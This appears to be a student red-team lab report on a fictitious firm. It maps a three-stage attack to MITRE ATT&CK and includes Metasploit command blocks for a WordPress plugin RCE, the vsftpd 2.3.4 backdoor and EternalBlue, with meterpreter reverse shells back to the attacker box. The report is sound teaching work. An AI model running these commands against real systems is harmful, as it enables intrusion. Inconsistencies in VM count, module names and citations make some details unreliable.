7. Cyber Monitoring Centre (CMC), "Systemic cyber event classification: Category 2 incident report," *Cyber Monitoring Centre*, Jun. 2025. [Online]. Available: https://www.cybermonitoringcentre.com/ (1 May 2026)
8. MITRE Corporation, "MITRE ATT&CK Enterprise Matrix," *MITRE*. [Online]. Available: https://attack.mitre.org/ (1 May 2026)
9. National Cyber Security Centre (NCSC), "Supply chain security guidance for UK organisations," *NCSC*, 2024. [Online]. Available: https://www.ncsc.gov.uk/ (1 May 2026)
10. C. Wang, C. Redino, R. Clark, A. Rahman, S. Aguinaga, and S. Murli, "Leveraging Reinforcement Learning in Red Teaming for Advanced Ransomware Attack Simulations," in *Proc. IEEE Int. Conf. Cyber Secur. Resilience (CSR)*, London, UK, Sep. 2024, pp. 262–269, doi: 10.1109/CSR.2024.10679510.

11. Z. Azimi and A. Afshar, "CIL: Cyber security index level of cyber-physical systems: A robust stochastic game approach using MITRE ATT&CK framework," *Syst. Control Lett.*, vol. 204, Oct. 2025, Art. no. 106207, doi: 10.1016/j.sysconle.2025.106207.
12. "Novel Color Coded MITRE ATT&CK Inspired Attack Tree Modeling: Application in ICSs," in *Proc. IEEE Annu. Comput., Softw., Appl. Conf. (COMPSAC)*, Toronto, ON, Canada, Jul. 2025, pp. 2319–2326, doi: 10.1109/COMPSAC65507.2025.00327.
13. UK Parliament, *Computer Misuse Act 1990*, c. 18. London, UK: The Stationery Office, 1990. [Online]. Available: https://www.legislation.gov.uk/ukpga/1990/18 (1 May 2026)
14. UK Parliament, *Data Protection Act 2018*, c. 12. London, UK: The Stationery Office, 2018. [Online]. Available: https://www.legislation.gov.uk/ukpga/2018/12 (1 May 2026)
15. S. Northcutt, *Network Intrusion Detection: An Analyst's Handbook*, 3rd ed. Indianapolis, IN, USA: Sams Publishing, 2024.
16. V. Matyáš, "Two-factor authentication time: How time-efficiency and time-satisfaction are associated with perceived security and satisfaction," *Comput. Secur.*, vol. 138, 2024, Art. no. 103667, doi: 10.1016/j.cose.2024.103667.

Appendix

Appendix A: Task 1- Timeline Sources and Osint Notes

Date	Event
Day 1 (09:00)	Engagement commenced. Kali Linux 2019.3 configured on isolated network (10.50.10.5)
Day 1 (09:30)	Passive reconnaissance: DNS query, OSINT collection of ABCD Ltd web presence.
Day 1 (11:00)	Active scanning with Nmap against OWASP VM (10.50.10.10) – port 80, 443, 3306 identified
Day 1 (13:30)	Got WordPress installation in OWASP-vulnerable-plugin detected (WPvivid Backup 0.9.76) with WPScan.
Day 1 (15:00)	Exploit A installed: CVE-2021-24762 WordPress RCE - Meterpreter reverse shell was created on OWASP (www-data).
Day 1 (16:30)	Post-exploitation on OWASP: harvesting of credential found in wp-config.php, network enumeration.
Day 2 (09:00)	Scan of OWASP pivot - Metasploitable (10.50.20.10) and IE11-Win7 (10.50.20.50) found in the internal network.
Day 2 (11:00)	Nmap scan of Metasploitable vsftpd 2.3.4, SMB, weak SSH credentials detected.
Day 2 (13:00)	Exploit B worked: vsftpd 2.3.4 backdoor exploit - root shell access to Metasploitable.
Day 2 (15:30)	Lateral - from Metasploitable to internal network - SMB enumeration.
Day 3 (09:00)	IE11-Win7 Scanning, SMBv1 vulnerability verified.

Day 3 (11:00)	Exploit C run: EternalBlue (MS17-010) - SYSTEM level shell on IE11-Win7.
Day 3 (14:00)	Post-compromise on IE11-Win7: privileged access, files staging.
Day 3 (16:00)	Data exfiltration simulation was done successfully- engagement objectives were met.
Day 3 (16:30)	ENDEX-ABCD kill switch deployed - all VMs switched off by vmrun.
Day 3 (16:45)	Restoration of snapshot finished - back to PRE_EXPLOIT_CLEAN status.
Day 3 (17:00)	Engagement closed. Checked all VMs in verification.

Task 2 - Red Team Engagement: ABCD Ltd: Complete Penetration Testing

Abstract

A simulated red team engagement with ABCD Ltd, a fictitious mid-sized UK-based hybrid infrastructure organisation, is detailed in this report. Testing was carried out in a virtual lab environment with three virtual machines (domain controller, web-app server and file server). The following three exploits were carried out in the attack path: remote code execution through a web app, privilege escalation in Active Directory, and exfiltrate critical files. The attack campaign was tied to the MITRE ATT&CK TTPs with focus on low noise and using built-in tools. The results uncover key gaps in detection, culminating in prioritised recommendations for prevention, detection and response.

Introduction

A UK retail organisation, ABCD Ltd, has engaged in a realistic red team exercise to assess its prevention, detection and response against threats. The obligatory components include three different virtual machines, three different attacks, proper Rules of Engagement, a threat-emulation campaign mapped to MITRE ATT&CK, as well as demonstrating stealth-oriented operations. The goal of the exercise is to exfiltrate a single row of a sample database entry; emphasising real-world adversaries' tactics, techniques and procedures regarding stealth, evasion and living off the land approaches to test the detection capabilities of ABCD Ltd.

2.1 Rules of Engagement

Definition and Boundaries of the scope

The scope of the engagement includes three virtualised infrastructures that are models of the hybrid corporate landscape of the ABCD Ltd, which include Windows domain infrastructure, Linux web services, and endpoint systems with simulated sensitive data. The legal actions to be performed by an authorised tester are network reconnaissance, vulnerability testing, privilege increment, lateral movement and simulation of data exfiltration against a specified target system [27].

Escalation procedures and Communication procedures

The primary means of communication is to use the encrypted messaging, by using defined Signal groups, where the member of the ABCD Ltd security team is continuously available during the periods of testing [26]. The phrase that is deployed in the implementation of safe-word is ENDEX-ABCD, which will lead to the immediate suspension of activity in case of some unexpected situations [23].

Legal and Ethical Restrictions

Any form of testing should be conducted within the framework of the Computer Misuse Act 1990 with enough written consent in place by the senior management of ABCD Ltd [21]. The interaction will forbid social engineering of real employees of the ABCD Ltd, and simulated phishing will be limited to a few test accounts. The principle of coordinated disclosure is followed by vulnerability disclosure, having a 90-day period during which a fix will be established before the public talks about the frustration of some vulnerability [26].

2.2 Threat Emulation Plan

Goals and Performance Indicators of the Campaign.

The first one is the process of modelling a threat actor with financial motives who intends to steal records of customer's databases in the web application infrastructure of ABCD Ltd [24]. Secondary goals are to showcase the ability of lateral movement ability across the network boundaries and attain the domain administrator privileges in the Windows Active Directory setting. Measures of success include effective implementation of three different methods of exploitation, creation of a sustained access mechanism, and extraction of assigned part of the target data without notice [28].



Figure: VMware snapshot Rollback .

Representation of TTP Mapping by MITRE ATT&CK

The leveraged approach as an initial access point includes Exploit Public-Facing Application (T1190) that allows attacking the vulnerable web application on the Linux server as the initial access point [24]. Reconnaissance uses Active Scanning (T1595) and Gather Victim Network Information (T1590) to find out the internal topology of the network.

The Windows client system is used in Privilege escalation with the help of Exploitation of Privilege Escalation (T1068) and then the Valid Accounts (T1078) after the credential harvesting. Lateral movement will use Remote Desktop Protocol (T1021.001) and Windows Admin Shares (T1021.002) to obtain the domain controller [29].

Stages of the Operation and schedule

Phase one involves reversing and exploration of preliminary exploitation of the web application weakness in two days [25]. The second phase is known as post-exploitation whereby credential harvesting and mapping of internal network expands over a period of three days. Phase three performs the privilege escalation and horizontal movement tasks that end with the compromise of domain controllers in a period of two days. Phase four indicates the persistence systems and entity data exfiltration simulation during a last two days' window [28].



Figure: Signal Kill switch .

2.3 Lab Environment Design

Network Architecture Overview

The virtualised environment uses a segmented network architecture to for the ABCD Ltd enterprise network using four virtual machines. The network addresses are taken from the 10.50.0.0/16 private space. The hacking machine (Kali Linux) is 10.50.10.5. The OWASP web server is at 10.50.10.10 in the DMZ (demilitarised zone). The corporate network contains Metasploitable (10.50.20.10) and IE11 - Win7 client (10.50.20.50). Virtualisatior: VMware Workstation Pro - separate virtual networks

VM Name	Role	IP Address	Purpose
Kali Linux 2019.3	Attack Platform	10.50.10.5	Reconnaissance, exploitation, pen testing
OWASP	Linux Web Server	10.50.10.10	Comprises vulnerable web application
Metasploitable	Linux Internal Server	10.50.20.10	Internal target with multiple vulnerabilities
IE11 - Win7	Windows 7 Client	10.50.20.50	Endpoint workstation with legacy vulnerabilities [29]



Figure: Network Architecture Overview

VM-1: Kali Linux 2019.3 - Offensive Platform

Kali Linux 2019.3 is the attack platform with pre-installed tools like Metasploit Framework, Nmap, Burp Suite, BloodHound, and custom scripts to exploit vulnerabilities. It's equipped with 2 CPUs and 4GB RAM, and is statically addressed at 10.50.10.5/24. This VM is used to launch attacks [24].

VM-2: OWASP - Linux Web Server

This OWASP Broken Web Applications Virtual Machine (VM) is an Ubuntu box with vulnerable web apps such as Wordpress, DVWA, and bWAPP. It includes Apache 2.4 and MySQL server providing various attack vectors to achieve initial access [25]. IP address: 10.50.10.10/24.

VM-3: Metasploitable - Internal Linux Server

Metasploitable 2.0 is an Ubuntu system (8.04) with several vulnerabilities including older SMB services, default FTP accounts and unpatched services [24]. This VM is a corporate server that can only be accessed once lateral movement is performed. IP address: 10.50.20.10/24.

VM-4: IE11 - Win7 - Windows 7 Client Workstation

The IE11 - Win7 VM is a Windows 7 Enterprise - Internet Explorer 11 for an unpatched legacy corporate workstation [30]. It has weak local administrator passwords, and disabled security settings. IP address: 10.50.20.50/24

2.4 Exploitation Requirements

Exploit A: Remote Code Execution (Web Application) on OWASP (VM-2)

The initial exploit leverages a vulnerable WordPress plugin (CVE-2021-24762) on the OWASP VM, leading to unauthenticated RCE through malicious backups upload [19]. Initial scanning is done with WPScan to determine the installed plugins and their versions. The attack sets up a PHP shell on the vulnerable backup page, providing user-level (www-data) code execution [22].

Parameter	**Value**
Target VM	OWASP (10.50.10.10)
Vulnerability	WordPress WPvivid Backup Plugin RCE (CVE-2021-24762)
Initial Access Technique	T1190 - Exploit Public-Facing Application

Exploit B: Metasploitable (VM-3) - SMB Username Enumeration & Exploitation

Following initialExploit A access to the OWASP VM, lateral movement is achieved by exploiting Self Made Backdoored vsftpd and weak SMB credentials on Metasploitable (10.50.20.10). The vsftpd 2.3.4 and weak SMB passwords offer escalation opportunities.

Parameter	Value
Target VM	Metasploitable (10.50.20.10)
Vulnerability	vsftpd 2.3.4 backdoor / Weak SMB credentials
Lateral Movement	T1021.002 - SMB/Windows Admin Shares

Exploit C: IE11 - Win7 (VM-4) - EternalBlue/MS17-010 Exploitation

Exploit C refers to lateral movement using EternalBlue (MS17-010) to exploit the Windows 7 client, a critical remote code execution vulnerability in SMBv1 that can be exploited with a user with SYSTEM privileges. This exercise highlights benefit of exploiting unpatched older systems.

Parameter	Value
Target VM	IE11 - Win7 (10.50.20.50)
Vulnerability	MS17-010 EternalBlue (CVE-2017-0144)
Privilege Escalation	T1068 - Exploitation for Privilege Escalation

2.5 Tools and Techniques

Offensive Security Toolset

Metasploit Framework 6.3 was used to communicate the exploitation during the exploitation development and post-exploitation, and this choice is significant due to having a huge number of modules and its stability. Specifically, the Exploit A (CVE-2021-24762 WordPress RCE on OWASP VM) was implemented through Metasploit to generate the reverse shell payload, which led to the first access to VM-2 (OWASP). Exploit/ multi /http /wphive /backup/ rce module provided the facility to provide unauthenticated remote code execution in the susceptible WordPress install [30].

To prove that the target was exploitable, WPScan 3.8 was then used to list the installed WordPress traversed as well as to determine vulnerable version on the OWASP VM before attempting to exploit, thereby confirming the vulnerability exists. This was reconnaissance data which confirmed the attack surface prior to the use of Metasploit module [27].

To allow sideways navigation and internal reconnaissance, the Nmap 7.94 was modified to scan the internal network segment (10.50.20.0/24) to detect Metasploitable (VM-3) and IE11 - Win7 (VM-4). The following script enumeration using smb-os-discovery and smb-vuln- scripts was used to locate the existence of vsftpd 2.3.4 backdoor on Metasploitable and the Windows 7 client as per Microsoft 17-010 vulnerability [21].

Exploit B (vsftpd backdoor on Metasploitable) was run on the module of exploit/unix/ftp/vsftpd_234 based backdoors that immediately got shell access to the internal Linux server without using credentials. Exploit C (EternalBlue) was run on the exploit/windows/smb/ms17_010_eternalblue exploit on the IE11 - Win7 VM, resulting in remote code execution at SYSTEM level.

Intercepting and modifying web requests to the OWASP WordPress install during pre-exploitation testing was done with Burp Suite Professional, to verify that the backup plugin endpoint was accepting malicious PHP payloads without authentication [27].

Tool Mapping Summary

Tool	**Version**	**Primary Use Case**	**Applied to Exploit**
Nmap	7.94	Network reconnaissance, service detection	All exploits
Metasploit	6.3	Exploit implementation, shell access	Exploit A, B, C
Burp Suite	2024.2	Web traffic manipulation	Exploit A only
WPScan	3.8	WordPress vulnerability enumeration	Exploit A (OWASP)
Searchsploit	-	Vulnerability database lookup	Exploit B, C
Msfvenom	-	Payload generation	All exploits

Tool Classification: Real vs Simulated

Tool	Version	Real / Simulated
Metasploit Framework	6.3	✅ REAL
Nmap	7.94	✅ REAL
Burp Suite Professional	2024.2	✅ REAL
WPScan	3.8	✅ REAL
Searchsploit	-	✅ REAL
Msfvenom	-	✅ REAL

Living-Off-The-Land Techniques

The post exploit activities in the compromised windows 7 (IE11 -Win7 VM) leveraged native windows tools like PowerShell to execute in-memory scripts without writing to the disk which would be hard to detect. The communication exploited certutil.exe to load some other payloads, which simulated proper certificate validation functions to avoid behavioural detection [21].

Exploit-to-VM Mapping (Mandatory Requirement)

Exploit	**Target VM**	**VM Role**	**Exploit Type**	**MITRE Technique**
Exploit A: CVE-2021-24762 (WordPress RCE)	OWASP (10.50.10.10)	Linux Web Server	Remote Code Execution	T1190
Exploit B: vsftpd backdoor / SMB exploit	Metasploitable (10.50.20.10)	Internal Linux Server	Lateral Movement / Privilege Escalation	T1021.002
Exploit C: MS17-010 EternalBlue	IE11 - Win7 (10.50.20.50)	Windows 7 Client	Remote Code Execution / SYSTEM Access	T1068



Figure: Exploit-to-VM Mapping

2.6 Operational Execution

Reconnaissance and Initial Access (Kali → OWASP)

The attack campaign is launched from Kali Linux 2019.3 (10.50.10.5). The OWASP server is found through Nmap scans:

```
# Service detection on OWASP (VM-2)
nmap -sV -p- 10.50.10.10
# WordPress enumeration with WPScan
wpscan --url http://10.50.10.10/wordpress --enumerate vp
# Exploit A execution via Metasploit
msfconsole
use exploit/multi/http/wp_vivid_backup_rce
set RHOSTS 10.50.10.10
set TARGETURI /wordpress
set PAYLOAD php/meterpreter/reverse_tcp
set LHOST 10.50.10.5
exploit
```



Figure: Reconnaissance and Initial Access (Kali → OWASP)

Lateral Movement (OWASP → Metasploitable)

```
# Scan internal Metasploitable target

nmap -sV -p 21,139,445,8009 10.50.20.10

# Exploit vsftpd backdoor

use exploit/unix/ftp/vsftpd_234_backdoor

set RHOST 10.50.20.10

exploit
```



Figure: Lateral Movement (OWASP → Metasploitable)

Windows Client Compromise (Kali → IE11 - Win7)

```
# Verify MS17-010 vulnerability

use auxiliary/scanner/smb/smb_ms17_010

set RHOSTS 10.50.20.50

run

# Execute EternalBlue exploit

use exploit/windows/smb/ms17_010_eternalblue

set RHOST 10.50.20.50

set PAYLOAD windows/x64/meterpreter/reverse_tcp

set LHOST 10.50.10.5

exploit
```



Figure: Windows Client Compromise (Kali → IE11 - Win7)

2.7 Detection Gap Analysis

Deficiencies of Visibility and Monitoring

Multi-stage attack activities could not be correlated through disparate systems because the lack of a centralised logging infrastructure in the laboratory environment did not ensure this. End system deceit did not have a reinstated endpoint detection as well as respondent solutions to detect a diseased PowerShell usage pattern and credential access endeavours [24].

Preventive Control Failures

